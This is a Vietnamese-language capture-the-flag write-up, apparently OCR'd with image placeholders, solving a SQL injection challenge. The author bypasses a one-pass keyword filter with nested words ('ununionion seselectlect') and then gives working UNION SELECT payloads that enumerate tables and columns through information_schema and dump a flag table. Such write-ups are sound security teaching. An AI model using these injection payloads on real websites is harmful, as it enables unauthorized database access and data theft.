



Bài này cũng tương tự ta cần tìm cách bypass được filter của trang web. Đầu tiên em sẽ thử kiểm tra kiểu input và kết quả là string. Tức là query có dạng id=1'[query]-- -'

Tiếp theo ta cần bypass filter để sử dụng được union select.

Đầu tiên em cứ thử với union select 1,2,3,4,5 để xem filter sẽ xử lí như thế nào.




Kết quả chứng tỏ nó sẽ xóa đi union và select làm cho câu query invalid. Có 1 cách đơn giản để bypass kiểu filter này nếu filter chỉ được áp dụng 1 lần. Tức là nếu ghi ununionion thì filter sẽ bỏ đi union nằm giữa và để lại union làm cho câu query bypass thành công.


Thử với query: id=1'and 1=2 ununionion seselectlect 1,2,3,4,5-- -'. Kết quả thành công như trên hình.

Tiếp theo tương tự ta sẽ lấy tên bảng, tên cột.


Query: id=1'and 1=2 ununionion seselectlect 1,2,3,4,
group_concat(table_name)+from+information_schema.tables+where+table_schema=database()+-- -'



Query: id=1'and 1=2 ununionion seselectlect 1,2,3,4, group_concat(column_name)+from+information_schema.columns+where+table_schema=database() and table_name='flag'+-- -'



Query: id=1'and 1=2 ununionion seselectlect 1,2,3,4,flag from flag+-- -'



flag{dDhbLnVnQF1UOypEbmtjd24jQ1VpP21fckNKLHZMI112QEFrKEItMzJ9fUBfLHRjTjozWFNE
TUxpQFNUViglLmo1Kmp6JnldTksofTItYWN2dHlxVmJKIyU9Vy57e0F3aWFKbip0M3JxOGZ0ejo1J
XtSM241UXEsdk5uW2NkLnpOW2docXZucj1LaCpXdlB6R3A7ZHQ6OFY3VC5fcSpqdjVSUll9NjpoQC
U5dSo9ejUmPXolMz9kMltMejVDQW1YM0hUWkdBKjZdV1VQcCwuJVgzI0UlRiw2ODJoTVR4JiFLI3l
yIUxqdXhYa3lpKUYpLzMzNUZoSyM2cnY9cEw6ZilTSEFLUD8rKT9LVGJjTnpmRC1LbnlaR1l1Mj1a
aHgjU3JoNipBWllTdTIpCg==}